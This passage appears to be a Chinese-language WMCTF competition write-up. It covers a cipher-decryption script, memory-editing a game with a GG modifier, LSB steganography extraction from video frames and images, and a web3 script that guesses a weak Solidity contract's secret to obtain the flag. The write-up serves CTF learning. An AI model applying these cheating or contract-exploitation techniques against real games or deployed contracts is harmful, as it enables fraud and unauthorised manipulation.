
```
,201,156,239,160,224,59,77,174,42,245,176,200,235,187,60,131,83,153,97,23,43,4,
126,186,119,214,38,225,105,20,99,85,33,12,125]
Rcon =
[16777216,33554432,67108864,134217728,268435456,536870912,1073741824,0x80000000
,452984832,905969664]
s = []
key = 'CalmDownBelieveU'
p1(s, key)
key = [61,15,58,65,177,180,182,248,192,143,37,238,50,29,215,190]
key = bytes(p3(s, key))
extendKey = p2(bytes(key))
opcode =
[69,136,121,24,179,67,209,20,27,169,205,146,212,160,124,49,20,155,157,253,52,71
,174,164,134,60,184,203,131,210,57,151,77,241,61,6,13,52,235,37,100,178,8,238,2
05,27,194,159,230,165,211,221,100,217,111,202,185,207,226,50,88,4,58,73,10,92,2
4,230,246,245,21,110,182,151,85,28,181,191,185,236,92,98,222,85,228,14,235,93,7
7,161,61,140,222,74,124,13,211,75,134,235,164,228,235,16,29,41,49,105,188,51,23
2,65,209,165,35,182,248,245,69,18,152,71,223,85,114]
opcode = p3(s, opcode)
data1 =
[228,244,207,251,194,124,252,61,198,145,97,98,89,25,92,208,155,38,34,225,98,206
,234,245,223,54,214,137,35,86,180,66,223,234,90,136,5,189,166,117,111,222,39,15
6,163,173,36,174,47,144,15,160,45,239,211,11,190,181,24,164,234,114,174,27]
data1 = bytes(p3(s, data1))
data2 =
[165,83,203,51,99,164,30,91,230,64,181,55,190,47,125,240,186,173,116,47,89,64,6
8,215,124,138,34,175,60,136,77,216,250,127,14,14,66,168,198,247,252,189,243,239
,25,63,143,7,177,13,99,226,100,6,207,77,46,136,251,123,225,27,76,183]
data2 = bytes(p3(s, data2))
data3 =
[95,219,46,178,111,141,17,168,254,60,68,59,41,183,182,118,3,47,150,240,140,159,
110,238]
data3 = bytes(p3(s, data3))
#print(data2)
#data2=b'\x04:\xf26V\xb1\x9a\xfc\xf7\x1e!\xdc\xdb\x8f\x8e\x94M4\xe7\x9d\x9cR\x0
cn\xfb\xfa\xd5\xfd2\xf9x,\xbb\xbe9\xc1\xd9\x85u\xb6(\xf8\xccx\xa4\xe4\x85\x92\x
0e\xbdr\xc5\xaf\x87\x91*\x8b\xf1\xef\x96\x16`\xd1\x12'
final = struct.unpack('>16I', data2)
extendKey = [1835819331, 1853321028, 1768711490, 1432712805, 2177920767,
4020699579, 2261476601, 3551400604, 711874531, 3318306392, 1124217505,
2427199549, 3099853672, 2098025776, 1041196945, 2929936300, 246748610,
1941455090, 1303848803, 3809763535, 1395557789, 546751855, 1830937100,
2385871555, 2516030638, 3043054017, 3628118989, 1450520846, 1825094265,
3651791800, 32069749, 1469868411, 919887482, 4017993154, 4002737591,
3104343244, 4134211933, 420914335, 4152510760, 1317719524, 1990496755,
1873950060, 2553314372, 3602559392]
```


```
#test = b'J\x08Y\x92\xa9f\x91\xfe^\xa7\xe9\xe3\xf8\x02\xefTK\xbf\||\x90\x16cst\xc2\xfa\xed\x83T(\xf6z\x1f\xc2\x8e\xda/\xe06\xab\x1f\x1c_$:\x173D\x8a\xbf\xe6\xac\xbd\x9a\x800\x86\x8c\xf1>2S\x05\x0e'
#test2 = b',\x0b\x87\xb5\xc2\x8b\xb4(\xf7+\x1bxP\x0e\n\xfa\x06\xcf*N\xe8\x1b.5\r\x98\xd9\x11_\xa0\xa1\x91.\x010\xd6\xb3\xb4\x98B\xe4&\xbbE\xa5\xb6&\xd2\xf0\xc4\nA\xb4\xc9\xda[<2\xd1 K\xc5\xe8V'
#test3 = b'6r\xa5\xca\x0b\x95\xee\xb5\xa9\xac\x98\xfd\x19\xc1r\xe1\xb8\xc6\x88b$\xaa\xcaq\x8f\r,\xf5\xf9\x06\xf2{\x87\x80\xadF#R\x97\xb9\x06g\x1a\xbd\xe4\x9b\xef\x11v7\x18o1h&j,\xcd\xff\x12\xb8\xffu\xac'
#final = struct.unpack('>16I', test3)

tmp=[]
for i in range(14, -2, -2):
    EAX, EBX = ctypes.c_uint32(final[i]), ctypes.c_uint32(final[i + 1])
    for CNT in range(21, 0, -1):
        EBX.value -= extendKey[2 * CNT + 1]
        EBX.value = (EBX.value >> (EAX.value & 0X1F)) | (EBX.value << (32 - (EAX.value & 0X1F)))
        EBX.value ^= EAX.value
        EAX.value -= extendKey[2 * CNT]
        EAX.value = (EAX.value >> (EBX.value & 0X1F)) | (EAX.value << (32 - (EBX.value & 0X1F)))
        EAX.value ^= EBX.value
    EAX.value -= extendKey[0]
    EBX.value -= extendKey[1]
    if i != 0:
        EAX.value ^= final[i - 2]
        EBX.value ^= final[i - 1]
    tmp.append((struct.pack('>I',EAX.value),struct.pack('>I',EBX.value)))
flag=b''
for val in reversed(tmp):
    flag+=val[0]
    flag+=val[1]
print(flag)


'''
EAX = ctypes.c_uint32(0x31323334)
EBX = ctypes.c_uint32(0x35363738)
EAX.value += extendKey[0]
EBX.value += extendKey[1]
for CNT in range(1, 22):#[1,21]
    EAX.value ^= EBX.value
```

```
    EAX.value = (EAX.value << (EBX.value & 0X1F)) | (EAX.value >> (32 - (EBX.value & 0X1F)))
    EAX.value += extendKey[2*CNT]
    EBX.value ^= EAX.value
    EBX.value = (EBX.value << (EAX.value & 0X1F)) | (EBX.value >> (32- (EAX.value & 0X1F)))
    EBX.value += extendKey[2*CNT+1]'''

```

BabyAnti-2.0

用GG修改器修改内存,HP可以很快搜到,先把HP改成了99999条生命,score比较难找先保证不死吧,改完之后会弹出弹窗,但是中间 `||` 这个东西可以点,弹出resume之后就又可以动了,然后搜到score在改成4999就好了





STEG

EZ_v1deo

拿到 flag.avi ffmpeg分离帧

```
.\ffmpeg.exe -i flag.avi \1\%d.png
```

分离帧得到一堆形似WM logo的黑白 png 图片

在每张图片r0 g0 b0均可看到字符，隔五张变为不同的字符

写个脚本每隔5张 lsb 提取

```
from PIL import Image

for n in range(1,212,5):
    print(n)
    img = Image.open("./1/{}.png".format(n))
    img = img.convert("RGB")
    width,height=img.size
    for i in range(0,width):
        for j in range(0,height):
            tmp = img.getpixel((i,j))
            if tmp[1]&0x1 == 0:
                img.putpixel((i,j),0)
            else:
                img.putpixel((i,j),255)
    img.save("./3/{}.png".format(n))
```

StegLab1-PointAttack

随机噪声攻击，但是影响貌似不大,常规lsb隐写,挑几个点把数据塞进去就可以

```python
from PIL import Image


class Solution1:
    def Encrypt(self, img, key):
        img = Image.open(img)
        img_width, img_height = img.size

        key_binary = ''.join(format(ord(char), '08b') for char in key)
        print(key_binary)
        key_index = 0

        for y in range(0, img_height, 2):
            for x in range(0, img_width, 2):
                if key_index < len(key_binary):
                    pixel = list(img.getpixel((x, y)))
                    pixel[0] = (pixel[0] & 0xFE) | int(key_binary[key_index])
                    img.putpixel((x, y), tuple(pixel))
                    key_index += 1

        return img


class Solution:
    def Decrypt(self,img) -> str:
        img = Image.open(img)
        img_width, img_height = img.size
```

```python
        extracted_key_binary = ""

        for y in range(0, img_height, 2):
            for x in range(0, img_width, 2):
                pixel = img.getpixel((x, y))
                extracted_key_binary += str(pixel[0] & 0x01)
        # print(extracted_key_binary)
                if len(extracted_key_binary) >= 8 and extracted_key_binary[-8:] == "11111111":
                    break
            if len(extracted_key_binary) >= 8 and extracted_key_binary[-8:] == "11111111":
                break

        extracted_key_binary = extracted_key_binary[:-8]  # 去除冗余数据
        key = ""
        for i in range(0, len(extracted_key_binary), 8):
            byte = extracted_key_binary[i:i + 8]
            key += chr(int(byte, 2))

        return key
```

Blochchain

babyblock

看看源码

```python
//contracts/Example.sol
pragma solidity ^0.5.0;

contract Challenge {
    bool public solved = false;
    uint256 private secretNumber;

    constructor() public {
        secretNumber = block.timestamp % 10 + 1;
    }

    function guessNumber(uint256 _num) public {
        uint256 num = _num;

        assembly {
```

```
            let m := mload(0x40)
            let a := and(sload(secretNumber_slot), 1)
            let b := and(num, 1)
            let result := eq(a, b)
            mstore(m, result)
            sstore(solved_slot, result)
        }
    }

    function isSolved() public view returns (bool) {
        return solved;
    }
}

```

猜数字,范围是1~10,那就一个一个试过去咯,甚至攻击合约都不用写了哈哈

```
import json
import time
from web3 import Web3, HTTPProvider

contract_address = "0x137E52EaE7581975F08d9471C80D5d09020442c4"
private_key = [private_key]
wallet = Web3.toChecksumAddress([wallet])

w3 = Web3(HTTPProvider("http://43.132.224.5:8545"))
w3.eth.defaultAccount = wallet


abi = json.loads('''[{"constant":true,"inputs":[],"name":"isSolved","outputs":[{"name":"","type":"bool"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":true,"inputs":[],"name":"solved","outputs":[{"name":"","type":"bool"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[{"name":"_num","type":"uint256"}],"name":"guessNumber","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"function"},{"inputs":[],"payable":false,"stateMutability":"nonpayable","type":"constructor"}]''')

contract = w3.eth.contract(address=contract_address, abi=abi)

nonce = w3.eth.getTransactionCount(wallet)
gasPrice = w3.toWei('5', 'gwei')
gasLimit = 4000000
tx = {
    'nonce': nonce,
```

```
    'gas': gasLimit,
    'gasPrice': gasPrice,
    'from': wallet,
    'value': w3.toWei(0,'ether')
}

transaction = contract.functions.guessNumber(1).buildTransaction(tx)
signed_tx = w3.eth.account.sign_transaction(transaction, private_key)
tx_hash = w3.eth.sendRawTransaction(signed_tx.rawTransaction)
transaction_hash = w3.toHex(tx_hash)
tx_receipt = w3.eth.wait_for_transaction_receipt(transaction_hash)
print(transaction_hash)
```

运气很好一次就成功了

```
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.rx-X97zYtFELvjBBsWK-nrOxRHo6LArznTkboCy5cxW3ViD4i
fpNgZ-YdWVx_B2Q80ernH6TIYBiLsuQhaSER4OVtnWD5RC-GM-7e91T7CXWGkRINPCn07E5JtKKy5inF
dR1oVNcKnadAe1DnqA7Adw1Q5Jzk1_e4AykEShi1wN-EA.Q2hhbGxlbmdl
[+] flag: WMCTF{7f1f8e6a-a756-41c0-afed-1c0996de91d1}
```

`WMCTF{7f1f8e6a-a756-41c0-afed-1c0996de91d1}`